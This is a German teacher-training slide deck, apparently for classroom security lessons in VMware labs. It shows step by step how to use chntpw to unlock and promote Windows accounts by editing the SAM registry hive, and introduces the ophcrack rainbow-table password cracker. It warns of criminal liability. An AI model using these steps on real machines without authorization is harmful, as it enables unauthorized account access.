

Ein paar "*Spielereien*" bei physikalischem Zugang zum Gerät

**Die Inhalte dieser Präsentation können bei
praktischer Anwendung strafrechtliche Folgen
haben (§202a StGB, §202b StGB)**

Andreas Grupp
grupp@lehrerfortbildung-bw.de




Dieses Werk ist lizenziert unter einer Creative Commons Namensnennung - Weitergabe unter gleichen Bedingungen 4.0 International Lizenz.


Verwendete Arbeitsweise ...

- Übungen / Tests / Demos sind so weit möglich mittels VMware durchgeführt worden
- Deshalb Besonderheiten berücksichtigen:
 - Das richtige „Guest Operating System“ wählen!
 - Booten der VM von CD priorisieren
 - Nach Möglichkeit nur in NAT-Umgebung arbeiten
- Ggf. für eigenen Unterricht
 - Größere Datenmengen per BitTorrent verteilen
<http://grupp-web.de/b2/index.php?p=37>


Physikalisch vorhandener Rechner mit eigenem Betriebssystem und VMware-Player, -Server od. -Workstation




Immer „Guest Operating Type“ passend einstellen





CD-ROM-Laufwerk via ISO-Image einbinden



CD-Boot der VM priorisieren



Mit der + Taste des
Zahlenblocks umstellen



Offline NT Password & Registry Editor

<http://pogostick.net/~pnh/ntpasswd/> → CD- oder USB-Liveboot-Image verfügbar



Offline NT Password & Registry Editor

```
*****
*
*      Windows Reset Password / Registry Editor / Boot CD
*
*      (c) 1998-2011 Petter Nordahl-Hagen. Distributed under GNU GPL v2
*
*  DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!
*              THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE
*              CAUSED BY THE (MIS)USE OF THIS SOFTWARE
*
*  More info at: http://pogostick.net/~pnh/ntpasswd/
*  Email       : pnh@pogostick.net
*
*  CD build date: Wed May 11 20:16:09 CEST 2011
*****
```

```
Press enter to boot, or give linux
Some that I have to use once in a while
boot nousb      - to turn off USB
boot irqpoll    - if some drive
boot vga=ask     - if you have
boot nodrivers  - skip automatic
boot: _
```

```
=====
Step ONE: Select disk where the Windows installation is
=====

Disks:
Disk /dev/sda: 64.4 GB, 64424509440 bytes
Disk /dev/sdb: 2000.3 GB, 2000398934016 bytes

Candidate Windows partitions found:
 1 :                /dev/sda1      100MB BOOT
 2 :                /dev/sda2     61338MB
 3 :                /dev/sdb1    1907726MB

Please select partition by number or
q = quit
d = automatically start disk drivers
m = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
a = show all partitions found
l = show probable Windows (NTFS) partitions only
Select: [1] 2_
```


Offline NT Password & Registry Editor

```
Mounting from /dev/sda2, with assumed filesystem type NTFS
```

```
So, let's really check if it is NTFS?
```

```
Yes, read-write seems OK.
```

```
Mounting it. This may take up to a few minutes:
```

```
Success!
```

```
=====
```

```
Step TWO: Select PATH and registry files
```

```
=====
```

```
DEBUG path: windows found as Windows
```

```
DEBUG path: system32 found as System32
```

```
DEBUG path: config found as config
```

```
DEBUG path: found correct case to be: Windows/System32/config
```

```
What is the path to the registry directory? (relative to windows disk)
```

```
[Windows/System32/config] : _
```

```
drwxrwxrwx    1 0      0          4096 Mar 23 16:43 regback
-rwxrwxrwx    1 0      0          262144 Mar 25 12:29 SAM
-rwxrwxrwx    1 0      0          262144 Mar 25 12:29 SECURITY
-rwxrwxrwx    1 0      0      23330816 Mar 25 12:29 SOFTWARE
-rwxrwxrwx    1 0      0      11796480 Mar 25 12:29 SYSTEM
drwxrwxrwx    1 0      0          4096 Mar 23 16:01 TxR
drwxrwxrwx    1 0      0          4096 Mar 23 15:58 systemprofile
```

```
Select which part of registry to load, use predefined choices
or list the files with space as delimiter
```

```
1 - Password reset [sam system security]
```

```
2 - RecoveryConsole parameters [software]
```

```
q - quit - return to previous
```

```
[1] : _
```

Offline NT Password & Registry Editor

```
<>=====<> chntpw Main Interactive Menu <>=====<>
```

```
Loaded hives: <SAM> <SYSTEM> <SECURITY>
```

```
1 - Edit user data and passwords
```

```
- - -
```

```
9 - Registry editor, now with full write support!
```

```
q - Quit (you will be asked if there is something to save)
```

```
What to do? [1] -> _
```

```
===== chntpw Edit User Info & Passwords =====
```

: RID	: Username	: Admin?	: Lock?
: 01f4	: Administrator	: ADMIN	: dis/lock
: 01f5	: Gast	:	: dis/lock
: 03e8	: user	: ADMIN	:

```
Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)  
or simply enter the username to change: [Administrator] _
```

```
- - - - User Edit Menu:
```

```
1 - Clear (blank) user password
```

```
2 - Edit (set new) user password (careful with this on XP or Vista)
```

```
3 - Promote user (make user an administrator)
```

```
4 - Unlock and enable user account [probably locked now]
```

```
q - Quit editing user, back to user select
```

```
Select: [q] > 4_
```

```
3 - Promote user (make user an administrator)
```

```
4 - Unlock and enable user account [probably locked now]
```

```
q - Quit editing user, back to user select
```

```
Select: [q] > 4
```

```
Unlocked!
```

```
Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)  
or simply enter the username to change: [Administrator] !_
```

Offline NT Password & Registry Editor

```
<>=====<> chntpw Main Interactive Menu <>=====<>
```

```
Loaded hives: <SAM> <SYSTEM> <SECURITY>
```

```
1 - Edit user data and passwords
```

```
- - -
```

```
9 - Registry editor, now with full write support!
```

```
q - Quit (you will be asked if there is something to save)
```

```
What to do? [1] -> q_
```

```
=====
Step FOUR: Writing back changes
=====
```

```
About to write file(s) back! Do it? [n] : y
```

```
Writing SAM
```

```
***** EDIT COMPLETE *****
```

```
You can try again if it somehow failed, or you selected wrong
```

```
New run? [n] :
```

```
=====
```

```
* end of scripts.. returning to the shell..
```

```
* Press CTRL-ALT-DEL to reboot now (remove floppy first)
```

```
* or do whatever you want from the shell..
```

```
* However, if you mount something, remember to umount before reboot
```

```
* You may also restart the script procedure with 'sh /scripts/main.sh'
```

```
# _
```

Offline NT Password & Registry Editor



Offline NT Password & Registry Editor



http://ophcrack.sourceforge.net

Aktuellste Version ist vom
5. Juni 2013



ophcrack

[Home](#) | [Project page](#) | [Download](#) | [Tables](#) | [News](#) | [Support](#)

What is ophcrack?

Ophcrack is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.

Features:

- » Runs on Windows, Linux/Unix, Mac OS X, ...
- » Cracks LM and NTLM hashes.
- » Free tables available for Windows XP and Vista.
- » Brute-force module for simple passwords.
- » Audit mode and CSV export.
- » Real-time graphs to analyze the passwords.
- » LiveCD available to simplify the cracking.
- » Loads hashes from encrypted SAM recovered from a Windows partition, Vista included.
- » Free and open source software (GPL).

Download

**Download
ophcrack**
All platforms



**Download
ophcrack LiveCD**
No installation



Ophcrack-Boot-Manager (mit Erläuterungen)

Aktuellste Version ist vom
5. Juni 2013

ophcrack LiveCD



running on...



Ophcrack Graphic mode – automati
Ophcrack Graphic mode – manual
Ophcrack Graphic mode – low RAM
Ophcrack Text mode

Run ophcrack GUI automatically:

